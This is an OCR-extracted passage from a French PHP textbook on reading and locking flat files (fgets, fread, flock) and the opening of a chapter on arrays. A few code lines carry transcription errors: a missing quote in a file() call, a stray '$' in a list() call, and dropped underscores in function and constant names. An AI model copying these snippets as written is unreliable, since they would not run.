Dans le Listing 2.3, on se sert d'une boucle `while` pour lire le fichier jusqu'à la fin. Cette boucle teste si la fin du fichier est atteinte au moyen de la fonction `feof()` :

```
while (!feof($fp))
```

La fonction `feof()` prend comme seul paramètre un descripteur de fichier et renvoie `true` si ce descripteur est positionné à la fin du fichier. Le terme `feof` est l'abréviation de l'expression "*File End Of File*" (fichier fin de fichier).

Dans notre exemple (comme en général dans toutes les situations de lecture dans un fichier), la lecture du contenu se poursuit jusqu'à rencontrer la fin du fichier (EOF).

Lecture d'une ligne à la fois : *fgets()*, *fgetss()* et *fgetcsv()*

Dans le Listing 2.2, on lit le contenu du fichier à l'aide de la fonction `fgets()` :

```
$commande= fgets($fp, 999);
```

La fonction `fgets()` lit une ligne à la fois dans un fichier. Dans notre exemple, la lecture se poursuit jusqu'à ce que l'interpréteur rencontre un caractère de nouvelle ligne

(\n), EOF ou jusqu'à ce que 998 octets aient été lus dans le fichier. Le nombre maximal d'octets lus est la longueur indiquée en deuxième paramètre, moins un.

Vous disposez de plusieurs fonctions pour lire le contenu d'un fichier. La fonction fgets() convient bien pour les fichiers au format texte seul qui doivent être traités par morceaux.

La fonction fgetss() constitue une variante intéressante de la fonction fgets(). Son prototype est le suivant :

```
string fgetss(resource fp, int longueur, string [balises_autorisées]);
```

fgetss() est très semblable à fgets(), si ce n'est qu'elle supprime toutes les balises PHP et HTML contenues dans la chaîne lue. Pour empêcher la suppression de certaines balises, il suffit de les énumérer dans la chaîne *balises_autorisées*. La fonction fgetss() s'utilise par mesure de sécurité lors de la lecture d'un fichier écrit par un tiers ou contenant des données saisies par l'utilisateur. La présence de code HTML dans un fichier peut en effet perturber la mise en forme que vous avez soigneusement mise en place. Par ailleurs, ne pas vérifier la présence de code PHP dans un fichier peut permettre à un utilisateur malveillant de prendre le contrôle de votre serveur.

La fonction fgetcsv () est une autre variante de la fonction fgets(). Voici son prototype :

```
array fgetcsv ( resource fp, int longueur [, string délimiteur [,
string encadrement]])
```

La fonction fgetcsv() s'emploie pour découper les lignes d'un fichier en fonction d'un caractère de délimitation (par exemple un caractère de tabulation comme ici ou une virgule comme dans de nombreux fichiers produits par les tableurs et d'autres applications). fgetscv() permet, par exemple, de reconstruire séparément les variables d'une commande plutôt que les traiter sous la forme d'une ligne de texte. Cette fonction s'utilise de la même manière que fgets(), mais vous devez lui passer en paramètre le délimiteur utilisé pour séparer les champs. L'instruction :

```
$commande = fgetcsv($fp, 100, "\t");
```

provoque la lecture d'une ligne du fichier et son découpage selon chaque tabulation (\t). Le résultat obtenu est renvoyé sous forme de tableau ($commande dans le Listing 2.2). Les tableaux sont traités au Chapitre 3.

La valeur du paramètre *longueur* doit être choisie de manière à être supérieure au nombre de caractères de la ligne la plus longue du fichier à lire.

Le paramètre *encadrement* indique le caractère qui encadre chacun des champs d'une ligne. S'il n'est pas précisé, il prend comme valeur par défaut l'apostrophe double (").

Lecture de l'intégralité du contenu d'un fichier : *readfile()*, *fpassthru()* et *file()*

Au lieu de lire un fichier ligne par ligne, vous pouvez lire son contenu d'un seul trait. Pour cela, vous disposez de quatre possibilités.

La première méthode consiste à utiliser la fonction `readfile()`. Le code du Listing 2.2 peut alors être remplacé par une seule instruction :

```
readfile("$DOCUMENT_ROOT/../orders/orders.txt");
```

L'appel de la fonction `readfile()` ouvre le fichier, affiche son contenu sur la sortie standard (le navigateur web), puis ferme le fichier. Cette fonction a le prototype suivant :

```
int readfile(string nomFichier, [int utiliser include path[, resource contexte]]);
```

Le second paramètre de la fonction `readfile()` est facultatif ; il indique si PHP doit rechercher le fichier dans le `include path`. Ce paramètre fonctionne de la même manière que pour la fonction `fopen()`. Le paramètre facultatif *`contexte`* n'est utilisé que lorsque des fichiers sont ouverts à distance, par exemple *via* HTTP. Nous traiterons de cette utilisation plus en détail au Chapitre 18. La fonction `readfile()` renvoie le nombre total d'octets lus dans le fichier.

La deuxième méthode pour lire l'intégralité d'un fichier consiste à utiliser la fonction `fpassthru()`. Dans ce cas, vous devez préalablement ouvrir le fichier avec `fopen()`. Vous passez ensuite le descripteur de fichier en paramètre à `fpassthru()`, qui renverra sur la sortie standard le contenu du fichier compris entre la position du pointeur et la fin du fichier. Cette fonction ferme le fichier une fois qu'elle en a terminé.

Le script du Listing 2.2 peut ainsi être remplacé par les deux instructions suivantes :

```
$fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'rb');
fpassthru($fp);
```

Si la lecture réussit, la fonction `fpassthru()` renvoie la valeur `true`. Elle renvoie `false` en cas d'échec.

La fonction `file ()` offre une troisième possibilité de lecture de l'intégralité du contenu d'un fichier. Cette fonction est identique à `readfile()`, si ce n'est qu'au lieu de diriger le contenu du fichier vers la sortie standard elle le stocke dans un tableau. Nous reviendrons sur cette possibilité au Chapitre 3. Notez simplement à ce stade que cette fonction s'utilise de la manière suivante :

```
$tab_contenu = file($DOCUMENT_ROOT/../orders/orders.txt");
```

L'exécution de cette instruction provoque l'enregistrement du contenu du fichier dans un tableau appelé `$tab contenu`. Chaque ligne du fichier est stockée dans le tableau sous la forme d'un élément distinct. Avec les anciennes versions de PHP, cette fonction n'était pas compatible avec les formats de fichier binaires.

Enfin, la quatrième possibilité consiste à utiliser la fonction `file get contents()`. Cette fonction est identique à `readfile()`, sauf qu'elle renvoie le contenu du fichier sous la forme d'une chaîne au lieu de l'afficher dans le navigateur.

Lecture d'un caractère : *fgetc()*

Le traitement d'un fichier peut également consister à lire son contenu caractère par caractère, au moyen de la fonction `fgetc()`. Cette fonction prend comme unique paramètre un descripteur de fichier et renvoie le caractère suivant dans ce fichier. Nous pouvons remplacer la boucle `while` du Listing 2.2 par une boucle utilisant `fgetc()` :

```
while (!feof($fp))
{
  $car = fgetc($fp);
  if (!feof($fp))
    echo ($car == "\n" ? '<br />' : $car);
}
```

Ce code lit un caractère à la fois dans le fichier, *via* `fgetc()`, et le stocke dans la variable `$car`. Le processus se répète jusqu'à ce que la fin du fichier soit atteinte. Les caractères de fin de ligne (`\n`) sont ensuite remplacés par des sauts de ligne HTML (`<br />`).

Ce petit traitement vise simplement à épurer la mise en forme. Si vous essayiez d'afficher le fichier en laissant les caractères de nouvelles lignes entre les enregistrements, la totalité du fichier serait imprimée sur une seule ligne (vous pouvez essayer par vous-même). En effet, les navigateurs web ignorent les caractères de nouvelles lignes qu'ils considèrent comme des espaces : vous devez donc les remplacer par des sauts de ligne HTML (`<br />`). L'opérateur ternaire permet d'effectuer ce remplacement de façon simple et élégante.

L'utilisation de la fonction `fgetc()` au lieu de la fonction `fgets()` a une conséquence mineure : le caractère `EOF` est renvoyé par la fonction `fgetc()`, ce qui n'est pas le cas avec la fonction `fgets()`. Il s'ensuit qu'après la lecture du caractère il est nécessaire de tester à nouveau `feof()` pour éviter que le caractère `EOF` ne soit affiché par le navigateur.

La lecture d'un fichier caractère par caractère n'a de sens que dans des contextes très particuliers, où les caractères doivent être lus les uns après les autres.

Lecture d'une longueur arbitraire : *fread()*

La dernière méthode de lecture d'un fichier que nous allons étudier est la fonction `fread()`. Celle-ci permet de lire un nombre quelconque d'octets dans un fichier. Le prototype de cette fonction est le suivant :

```
string fread(resource fp, int longueur);
```

Cette fonction lit "*longueur*" octets ou lit jusqu'à la fin du fichier ou du paquet réseau, si celle-ci survient avant que *longueur* octets aient été lus.

Autres fonctions utiles pour la manipulation des fichiers

PHP offre plusieurs autres fonctions qui peuvent se révéler utiles pour manipuler des fichiers.

Vérification de l'existence d'un fichier : *file_exists()*

La fonction `file exists()` permet de déterminer si un fichier existe, sans même l'ouvrir. En voici un exemple d'utilisation :

```
if (file_exists("$DOCUMENT_ROOT/../orders/orders.txt"))
     echo "Des commandes sont en attente de traitement.";
else
     echo "Il n'y a pas de commande en attente.";
```

Détermination de la taille d'un fichier: *filesize()*

La fonction `filesize()` renvoie la taille d'un fichier en octets :

```
echo filesize("$DOCUMENT_ROOT/../orders/orders.txt");
```

Vous pouvez utiliser cette fonction avec la fonction `fread()` pour lire tout un fichier (ou une fraction d'un fichier) d'un seul trait. Le code du Listing 2.2 pourrait ainsi être remplacé par les instructions suivantes :

```
$fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'rb');
echo nl2br(fread($fp, filesize("$DOCUMENT_ROOT/../orders/orders.txt" )));
fclose( $fp );
```

La fonction `nl2br()` convertit les caractères `\n` en sauts de ligne XHTML (`<br />`) dans la sortie.

Suppression d'un fichier : *unlink()*

Si vous souhaitez détruire le contenu du fichier de commandes après l'avoir traité, utilisez la fonction `unlink()` (PHP ne contient pas de fonction dénommée "delete") :

```
unlink("$DOCUMENT_ROOT/../orders/orders.txt");
```

Cette fonction renvoie `false` lorsque le fichier ne peut pas être supprimé, ce qui peut arriver si, par exemple, vous n'avez pas les permissions suffisantes ou si le fichier n'existe pas.

Navigation dans un fichier : *rewind()*, *fseek()* et *ftell()*

Vous pouvez manipuler et connaître la position du pointeur dans le fichier au moyen des fonctions `rewind()`, `fseek ()` et `ftell()`.

La fonction `rewind ()` déplace le pointeur de fichier au début du fichier. La fonction `ftell ()` renvoie la position du pointeur dans le fichier, en nombre d'octets comptés depuis le début du fichier. Par exemple, nous pourrions ajouter les lignes suivantes à la fin du Listing 2.2, avant l'appel à `fclose()` :

```
echo 'La position finale du pointeur de fichier est '. (ftell($fp));
echo '<br />';
rewind($fp);
echo "Après l'appel à rewind(), cette position is " . (ftell($fp));
echo '<br />';
```

Le résultat obtenu à l'exécution du script serait alors celui montré à la Figure 2.5.




Figure 2.5

Après lecture des commandes, le pointeur de fichier est positionné à la fin du fichier, c'est-à-dire à 279 octets par rapport au début du fichier. L'appel de la fonction rewind *replace le pointeur à la position 0, c'est-à-dire au début du fichier.*

La fonction `fseek()` permet de déplacer le pointeur de fichier à une position spécifique dans le fichier. Son prototype est le suivant :

```
int fseek ( resource fp, int offset [, int départ])
```

L'appel de la fonction `fseek()` provoque le déplacement du pointeur de fichier `fp` de *`offset`* octets par rapport à l'emplacement *départ.* La valeur par défaut du paramètre facultatif *départ* est `SEEK SET`, ce qui correspond au début du fichier. Les autres valeurs possibles sont `SEEK CUR` (l'emplacement courant dans le fichier) et `SEEK END` (la fin du fichier).

L'appel de la fonction `rewind()` équivaut donc à un appel de la fonction `fseek()` avec la valeur `0` pour le paramètre *`offset`*. La fonction `fseek()` peut, par exemple, servir à déterminer l'enregistrement qui constitue le milieu d'un fichier ou à effectuer une recherche dichotomique. Toutefois, si vous avez besoin de réaliser ce genre d'opérations sur un fichier de données, il est préférable de recourir à une base de données.

Verrouillage des fichiers

Considérons une situation où deux clients tentent simultanément de commander un même produit (ce cas se produit souvent dès lors que les sites connaissent un minimum d'affluence). Qu'advient-il lorsqu'un client invoque la fonction `fopen()` et commence à saisir sa commande, tandis qu'un autre client appelle lui aussi `fopen()` et entre des données ? Quel est alors le contenu final du fichier ? La première commande suivie de la seconde, ou inversement ? Ou le fichier ne contiendra-t-il qu'une seule des deux commandes ? Ou bien encore les deux commandes se mélangeront-elles ? La réponse à ces questions dépend du système d'exploitation utilisé ; elle est souvent impossible à donner.

Le verrouillage des fichiers permet d'éviter ce type de problème. Celui-ci est implémenté en PHP par la fonction `flock()`, qui doit être appelée après l'ouverture d'un fichier et avant toute lecture ou écriture de données dans ce fichier.

La fonction `flock()` a le prototype suivant :

```
bool flock(resource fp, int operation [, int &blocage_possible])
```

Vous devez passer à la fonction `flock()` un descripteur de fichier ouvert et une constante représentant le type de verrouillage voulu. Elle renvoie `true` lorsque le verrouillage réussit et `false` en cas d'échec. Le troisième paramètre facultatif contiendra la valeur `true` si l'acquisition du verrou entraîne le blocage du processus courant (autrement dit, s'il doit attendre).

Le Tableau 2.2 présente les valeurs possibles pour le paramètre *operation*. Ces valeurs ayant été modifiées à partir de PHP 4.0.1, nous présentons ici les deux ensembles de valeurs possibles.

Tableau 2.2 : Valeurs possibles pour le paramètre *operation* de la fonction *flock()*

Valeur d'opération	*Signification*
LOCK_SH (anciennement 1)	Verrouillage en lecture. Le fichier peut être partagé avec d'autres lecteurs.
LOCK_EX (anciennement 2)	Verrouillage en écriture. Ce type de verrouillage est exclusif : le fichier ne peut être partagé.
LOCK_UN (anciennement 3)	Libère le verrouillage existant.
LOCK_NB (anciennement 4)	Verrouillage non bloquant.

Pour que `flock()` serve à quelque chose, vous devez l'utiliser dans tous les scripts qui manipulent le fichier à verrouiller.

Notez que `flock()` ne fonctionne pas avec NFS (*Network File System*) ou d'autres systèmes de fichiers réseaux. Cette fonction est également inopérante avec d'anciens systèmes de fichiers ne prenant pas en charge les verrous (FAT, par exemple). Sur certains des systèmes d'exploitation pour lesquels cette fonction est implémentée au niveau processus, le verrouillage obtenu ne sera pas fiable si vous utilisez une API de serveur multithread.

Pour utiliser les verrous dans notre exemple, nous pouvons modifier *processorder.php* de la manière suivante :

```
$fp = fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'ab');
flock($fp, LOCK_EX); // verrouillage du fichier en écriture
fwrite($fp, $chaine_sortie);
flock($fp, LOCK_UN);  // libération du verrou en écriture
fclose($fp);
```

Vous devez également modifier *vieworders.php* de la manière suivante :

```
$fp = fopen("$DOCUMENT_ROOT /../orders/orders.txt", 'rb');
flock($fp, LOCK_SH);  // verrouillage du fichier en lecture
// Lecture du fichier
flock($fp, LOCK_UN);  // libération du verrou en lecture
fclose($fp);
```

Grâce aux modifications que nous venons d'apporter à notre exemple, notre code est un peu plus fiable, mais il ne l'est pas encore suffisamment. Que se passera-t-il si deux scripts tentent simultanément d'acquérir un verrou ? Il s'ensuivra une situation de concurrence dont l'issue ne peut pas être déterminée. Ce cas de figure peut se révéler problématique et être évité par l'emploi d'un SGBD (*système de gestion de base de données*).

Une meilleure solution : les systèmes de gestion de base de données

Jusqu'à présent, tous les exemples considérés utilisaient des fichiers plats. Dans la deuxième partie de ce livre, nous verrons comment utiliser MySQL, un système de gestion de base de données relationnelle (SGBDR).

Problèmes posés par l'usage de fichiers plats

L'utilisation de fichiers plats pose divers problèmes :

- Dès lors qu'un fichier devient volumineux, sa manipulation peut se révéler très lente.
- La recherche d'un enregistrement ou d'un ensemble d'enregistrements dans un fichier plat est une opération difficile. Lorsque les enregistrements sont ordonnés, il est possible de mettre en œuvre une procédure de recherche tenant compte des longueurs fixes des champs pour effectuer une recherche sur un champ clé.

Seulement, si vous voulez trouver des motifs d'information (par exemple lister tous les clients qui vivent à Paris), il vous faudra lire chaque enregistrement et le vérifier individuellement.

- La gestion des accès concurrents est problématique. Nous avons vu comment verrouiller des fichiers, mais nous avons également mentionné le risque persistant de situation concurrentielle. Des accès concurrents peuvent également être à l'origine de goulots d'étranglements. Si le trafic sur le site prend de l'ampleur, il peut arriver que de nombreux utilisateurs aient à attendre le déverrouillage du fichier pour valider leur commande. De trop longues attentes font fuir les clients.
- Dans toutes les manipulations de fichiers décrites jusqu'ici, les traitements étaient mis en œuvre de façon séquentielle, c'est-à-dire en partant du début du fichier et en parcourant le contenu du fichier jusqu'à la fin. S'il apparaît nécessaire d'insérer ou de supprimer des enregistrements à partir du milieu du fichier (accès direct), le mode de traitement séquentiel peut poser problème : il implique de lire et de placer en mémoire l'intégralité du fichier, d'apporter les modifications et de réécrire à nouveau le fichier. La charge du traitement peut alors devenir très lourde avec des fichiers de données volumineux.
- Au-delà de la limite offerte par les permissions sur les fichiers, il n'existe pas de moyen simple d'implémenter des niveaux d'accès différents aux données.

La solution apportée par les SGBDR à ces problèmes

Les systèmes de gestion de base de données relationnelle (SGBDR) apportent des solutions à tous les problèmes évoqués plus haut :

- Ils permettent d'accéder bien plus rapidement aux données. MySQL, le SGBDR étudié dans cet ouvrage, est apparu comme le plus rapide du marché.
- Ils peuvent être facilement interrogés afin d'en extraire des ensembles de données répondant à des critères spécifiques.
- Ils intègrent des mécanismes prenant en charge les accès concurrents, ce qui dispense le programmeur de s'en préoccuper.
- Ils permettent un accès direct aux données.
- Ils comprennent des systèmes de privilèges intégrés. MySQL est particulièrement performant dans ce domaine.

Le principal avantage d'un SGBDR est que toutes (ou presque) les fonctionnalités requises pour un système de stockage des données sont déjà implémentées. Vous pouvez bien sûr écrire votre propre bibliothèque de fonctions PHP, mais pourquoi réinventer la roue ?

Dans la Partie II de cet ouvrage, "Utilisation de MySQL", nous examinerons le fonctionnement des bases de données relationnelles en général et nous verrons plus spécifiquement comment configurer et utiliser MySQL pour créer des sites web reposant sur des bases de données.

Si vous mettez en place un système simple et que vous ne pensiez pas avoir besoin d'une base de données sophistiquée, tout en souhaitant éviter le verrouillage et les autres problèmes liés à l'utilisation d'un fichier plat, il peut être intéressant de considérer l'extension SQLite de PHP. Cette extension fournit une interface SQL vers les fichiers plats. Dans ce livre, nous traiterons principalement de l'utilisation de MySQL. Pour plus d'informations sur SQLite, consultez les sites **http://sqlite.org/** et **http://www.php.net/sqlite**.

Pour aller plus loin

Pour plus d'informations sur l'interaction avec le système de fichiers, vous pouvez vous reporter directement au Chapitre 17. Ce chapitre explique comment modifier les permissions et les noms de fichiers, comment travailler avec les répertoires et comment interagir avec l'environnement du système de fichiers.

Vous pouvez également consulter la section du manuel en ligne de PHP (**http://fr2.php.net/filesystem**) consacrée au système de fichier.

Pour la suite

Au cours du Chapitre 3, nous étudierons les tableaux et nous verrons comment les utiliser pour traiter des données dans des scripts PHP.

3

Utilisation de tableaux

Ce chapitre montre comment utiliser une construction de programmation importante : les tableaux. Les variables examinées dans les chapitres précédents étaient de type *scalaire*, c'est-à-dire qu'elles ne stockaient chacune qu'une seule valeur. Un *tableau*, en revanche, est une variable stockant un ensemble ou une série de valeurs. Un même tableau peut contenir de nombreux éléments, chacun d'eux pouvant être une valeur unique, comme un texte ou un nombre, ou un autre tableau. Un tableau comprenant d'autres tableaux est dit "multidimensionnel".

PHP supporte les tableaux indicés par des nombres et les tableaux associatifs. Les tableaux indicés par des nombres devraient vous être familiers si vous avez déjà utilisé un langage de programmation. En revanche, vous n'avez peut-être jamais vu de tableaux associatifs, bien que vous ayez pu rencontrer ailleurs des choses similaires, comme les *mappages*, les *hachages* ou les *dictionnaires*. Les tableaux associatifs permettent d'indicer les éléments par des valeurs plus significatives que des nombres : des mots, par exemple.

Dans ce chapitre, nous poursuivrons la construction de l'application du garage de Bob commencée dans les chapitres précédents, en nous servant de tableaux pour faciliter la manipulation des informations répétitives comme les commandes des clients. L'usage de tableaux nous permettra d'écrire un code plus concis pour réaliser certaines des opérations sur les fichiers du Chapitre 2.

Qu'est-ce qu'un tableau ?

Nous avons étudié les variables scalaires au Chapitre 1. Une variable scalaire est un emplacement de la mémoire désigné par un nom et dans lequel peut être stockée une valeur. De la même manière, un tableau est un emplacement de la mémoire désigné par

un nom et dans lequel peut être enregistré un ensemble de valeurs. Un tableau permet par conséquent de regrouper des valeurs scalaires.

Dans l'application du garage de Bob dont nous avons commencé l'élaboration, nous utiliserons un tableau pour stocker la liste des articles vendus. La Figure 3.1 montre une liste de trois articles regroupés dans un tableau nommé `$produits` (nous verrons un peu plus loin comment créer une telle variable).




Figure 3.1

Les articles vendus par l'entreprise de Bob peuvent être enregistrés dans un tableau.

Dès lors que des informations sont enregistrées dans un tableau, elles peuvent être soumises à diverses manipulations très intéressantes. C'est ainsi qu'avec les constructions de boucles décrites au Chapitre 1, vous pouvez vous simplifier la tâche en effectuant les mêmes actions sur chacune des valeurs du tableau. L'ensemble des informations enregistrées dans un tableau peut être manipulé comme s'il s'agissait d'une seule entité. Ainsi, avec une simple ligne de code, toutes les valeurs d'un tableau peuvent être passées à une fonction. Pour, par exemple, trier les articles de Bob par ordre alphabétique, il nous suffira de passer le tableau qui les contient à la fonction `sort()`.

Les valeurs stockées dans un tableau sont appelées *éléments* du tableau. À chaque élément d'un tableau est associé un *indice* (également appelé *clé*) qui permet d'accéder à cet élément.

Dans la plupart des langages de programmation, les tableaux ont des indices numériques qui commencent généralement à 0 ou à 1.

PHP permet d'utiliser des nombres ou des chaînes comme indices de tableau. Vous pouvez utiliser des tableaux indicés par des nombres, selon la manière traditionnelle, ou choisir les valeurs que vous souhaitez pour les clés, afin de rendre l'indexation plus compréhensible et utile. Vous avez peut-être d'ailleurs déjà employé cette technique si vous avez utilisé des tableaux associatifs, des mappages, des hachages ou des dictionnaires dans d'autres langages de programmation. L'approche peut varier légèrement selon que vous utilisez des tableaux classiques indicés par des nombres ou tableaux indicés par des valeurs personnalisées. Nous commencerons cette étude par les tableaux à indices numériques avant de passer aux clés définies par l'utilisateur.

Tableaux à indices numériques

Ce type de tableau existe dans la plupart des langages de programmation. En PHP, les indices commencent par défaut à zéro, mais cette valeur initiale peut être modifiée.

Initialisation des tableaux à indices numériques

Pour créer le tableau montré à la Figure 3.1, utilisez la ligne de code suivante :

```
$produits = array( 'Pneus', 'Huiles', 'Bougies' );
```

Cette instruction crée un tableau `$produits` contenant les trois valeurs `'Pneus'`, `'Huiles'` et `'Bougies'`. Notez que, comme `echo`, `array()` est une construction du langage plutôt qu'une fonction.

Selon le contenu à enregistrer dans un tableau, il n'est pas forcément nécessaire d'initialiser manuellement ce contenu comme on l'a fait dans l'instruction précédente.

Si les données à placer dans un tableau sont déjà contenues dans un autre tableau, il suffit de copier un tableau dans l'autre au moyen de l'opérateur `=`.

Une série de nombres croissants peut être automatiquement enregistrée dans un tableau grâce à la fonction `range()`, qui se charge elle-même de créer le tableau requis. La ligne qui suit crée un tableau `$nombres` dont les éléments sont les nombres entiers compris entre 1 et 10 :

```
$nombres = range(1,10);
```

La fonction `range()` possède un troisième paramètre facultatif qui vous permet de définir la taille du pas entre les valeurs. Par exemple, pour créer un tableau des nombres impairs compris entre 1 et 10, procédez de la manière suivante :

```
$impairs = range(1, 10, 2);
```

La fonction `range()` peut également être utilisée avec des caractères, comme dans cet exemple :

```
$lettres = range('a', 'z');
```

Lorsque des informations sont contenues dans un fichier stocké sur disque, le tableau peut être directement chargé à partir du fichier. Nous reviendrons sur ce point un peu plus loin dans ce chapitre, dans la section "Chargement de tableaux à partir de fichiers".

Lorsque des informations sont contenues dans une base de données, le tableau peut être directement chargé à partir de la base de données. Cette possibilité est traitée au Chapitre 11.

PHP offre également diverses fonctions permettant d'extraire des parties d'un tableau ou de réorganiser les éléments. Certaines de ces fonctions seront décrites plus loin dans ce chapitre, dans la section "Autres manipulations de tableaux".

Accès au contenu des tableaux

L'accès au contenu d'une variable implique d'indiquer le nom de cette variable. Pour accéder au contenu d'une variable de type tableau, vous devez utiliser le nom de la variable et une clé (ou un indice). La clé ou l'indice indique les valeurs stockées auxquelles vous voulez accéder. La clé ou l'indice doivent être spécifiés entre crochets, juste après le nom de la variable.

Par exemple, servez-vous de `$produits[0]`, `$produits[1]` et `$produits[2]` pour accéder au contenu du tableau `$produits`.

Par défaut, l'élément d'indice zéro est le premier élément du tableau. Le principe de numérotation de PHP est identique à celui de nombreux autres langages de programmation comme C, C++ ou Java. Si toutefois vous ne connaissez aucun de ces langages, il vous faudra peut-être un peu de temps pour vous y accoutumer.

Tout comme pour les autres variables, la modification du contenu des éléments d'un tableau s'effectue au moyen de l'opérateur `=`. La ligne de code qui suit remplace le premier élément du tableau `$produits`, `'Pneus'`, par l'élément `'Fusibles'` :

```
$produits[0] = 'Fusibles';
```

L'instruction qui suit ajoute un nouvel élément, `'Fusibles'`, à la fin du tableau ; `$produits` a désormais quatre éléments :

```
$produits[3] = 'Fusibles';
```

La ligne de code suivante affiche le contenu du tableau :

```
echo "$produits[0] $produits[1] $produits[2] $produits[3]";
```

Bien que l'analyse des chaînes par PHP soit particulièrement bien élaborée, vous pouvez commettre des erreurs dans ce domaine. Si vous avez des problèmes avec des tableaux ou des variables non correctement interprétés lorsqu'ils sont encadrés par des apostrophes doubles, mettez-les hors de ceux-ci ou utilisez la syntaxe complexe présentée au Chapitre 4. La précédente instruction `echo` fonctionnera correctement, mais vous rencontrerez plusieurs autres exemples au cours de ce chapitre dans lesquels les variables sont situées en dehors des chaînes encadrées par des apostrophes doubles.

Tout comme les autres variables PHP, les tableaux ne nécessitent pas une initialisation ou une création préalables. Ils sont automatiquement créés à leur première utilisation.

Le code qui suit conduit à la création du même tableau `$produits` que celui que l'on a créé plus haut avec `array()` :

```
$produits[0] = 'Pneus';
$produits[1] = 'Huiles';
$produits[2] = 'Bougies';
```

Si le tableau `$produits` n'existe pas encore, la première ligne crée un nouveau tableau formé d'un seul élément. Les lignes qui suivent ajoutent des valeurs au tableau qui vient d'être créé. Le tableau est redimensionné dynamiquement lorsque vous lui ajoutez des éléments. Cette possibilité de redimensionnement n'existe pas dans la plupart des autres langages de programmation.

Utilisation de boucles pour accéder au contenu d'un tableau

Lorsqu'un tableau est indicé par une série de nombres, son contenu peut être affiché plus facilement grâce à une boucle `for` :

```
for ( $i = 0; $i<3; $i++ ) {
  echo "$produits[$i] ";
}
```

Cette boucle produit une sortie identique à celle obtenue précédemment, tout en étant plus compacte. La possibilité d'utiliser ainsi une simple boucle pour accéder à chaque élément d'un tableau est une particularité appréciable des tableaux.

Nous pouvons également nous servir d'une boucle `foreach`, qui a été spécialement conçue pour être utilisée avec les tableaux :

```
foreach ($produits as $element){
  echo $element .' ';
}
```

Ce code enregistre tour à tour chacun des éléments du tableau dans la variable `$element` et affiche le contenu de celle-ci.

Tableaux avec des indices différents

Dans le tableau `$produits`, nous avons laissé PHP utiliser des indices par défaut pour chacun des éléments. Cela signifie que le premier est l'élément 0, le deuxième, l'élément 1, et ainsi de suite. Avec PHP, vous pouvez également choisir les clés ou les indices qui serviront à indexer un tableau.

Initialisation d'un tableau

L'instruction qui suit crée un tableau dont les clés sont les noms des articles et les valeurs sont les prix :

```
$prix = array('Pneus'=>100, 'Huiles'=>10, 'Bougies'=>4 );
```

Le symbole entre les clés et les valeurs est simplement un signe égal immédiatement suivi par un symbole supérieur à.

Accès aux éléments du tableau

Là encore, l'accès au contenu du tableau s'effectue en spécifiant le nom de la variable et une clé. Pour accéder au contenu du tableau `$prix`, nous pouvons donc utiliser les expressions `$prix[ 'Pneus' ]`, `$prix[ 'Huiles' ]` et `$prix[ 'Bougies' ]`.

Les lignes de code qui suivent créent le même tableau `$prix` que le précédent mais, au lieu de produire d'emblée un tableau formé de trois éléments, cette version crée d'abord un tableau comprenant un seul élément, puis lui ajoute deux éléments supplémentaires.

```
$prix = array( 'Pneus'=>100 );
$prix['Huile'] = 10;
$prix['Bougies'] = 4;
```

Voici une autre variante de ce fragment de code dont l'exécution produit un résultat identique. Ce code ne crée pas explicitement le tableau, mais conduit indirectement à sa création lors de l'ajout du premier élément :

```
$prix['Pneus'] = 100;
$prix['Huiles'] = 10;
$prix['Bougies'] = 4;
```

Utilisation de boucles

Nous ne pouvons pas utiliser un simple compteur avec une boucle `for` pour parcourir le tableau précédent puisqu'il n'est pas indicé par des nombres. Cependant, nous pouvons faire appel à une boucle `foreach` ou aux constructions `list()` et `each()`.

Avec un tableau associatif, la boucle `foreach` peut adopter une syntaxe légèrement différente. Vous pouvez l'utiliser exactement comme dans l'exemple précédent ou y ajouter les clés :


```
foreach ($prix as $nom => $montant) {
  echo "$nom : $montant<br />";
}
```

Le fragment de code qui suit affiche le contenu du tableau `$prix` avec `each()` :

```
while( $element = each( $prix ) ) {
  echo $element[ 'key' ];
  echo ' : ';
  echo $element[ 'value' ];
  echo '<br />';
}
```

L'exécution de ce code produit le résultat montré à la Figure 3.2.

Figure 3.2
Utilisation d'une instruction each() *pour parcourir un tableau.*



Au Chapitre 1, nous avons étudié la boucle `while` et l'instruction `echo`. Le fragment de code précédent met en œuvre la fonction `each`, que nous rencontrons ici pour la première fois. Cette fonction renvoie l'élément courant d'un tableau et déplace le pointeur du tableau sur l'élément suivant. Dans ce code, la fonction `each()` est invoquée au sein d'une boucle `while`, afin de renvoyer successivement les différents éléments du tableau. L'exécution de cette boucle prend fin lorsque l'interpréteur PHP atteint la fin du tableau.

Dans ce code, la variable `$element` est un tableau. L'appel de la fonction `each()` renvoie en effet un tableau de quatre éléments. Les emplacements indicés par `key` et `0` contiennent la clé de l'élément courant, tandis que les emplacements indicés par `value` et `1` contiennent la valeur de l'élément courant. Ici, nous avons choisi d'utiliser des noms plutôt que des numéros pour désigner les emplacements. Au final, toutefois, ces deux choix sont équivalents.

Il existe une manière plus élégante et plus commune d'obtenir ce résultat, en utilisant la fonction `list()` pour découper le tableau en un ensemble de valeurs. Nous pouvons ainsi séparer deux des valeurs renvoyées par la fonction `each()` de la manière suivante :

```
$list( $nom, $montant ) = each( $prix );
```

